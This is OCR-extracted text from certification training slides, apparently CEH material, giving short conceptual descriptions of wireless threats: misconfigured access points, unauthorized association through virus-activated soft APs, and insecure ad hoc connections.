


□ Once associated, employees may bypass the enterprise security policies




# Misconfigured Access Point Attack

C|EH  
Cybersecurity



# Unauthorized Association



01


Soft access points are client cards or embedded WLAN radios in some PDAs and laptops that can be launched inadvertently or through a virus program

02

Attackers infect victim's machine and activate soft APs allowing them unauthorized connection to the enterprise network

03


Attacker connect to enterprise network through soft APs instead of the actual Access Points



# Ad Hoc Connection Attack

CEH  
CERTIFIED EXPERT

Hotel Wi-Fi Network



①


Wi-Fi clients communicate directly via an ad hoc mode that do not require an AP to relay packets

②

Ad hoc mode is inherently insecure and does not provide strong authentication and encryption

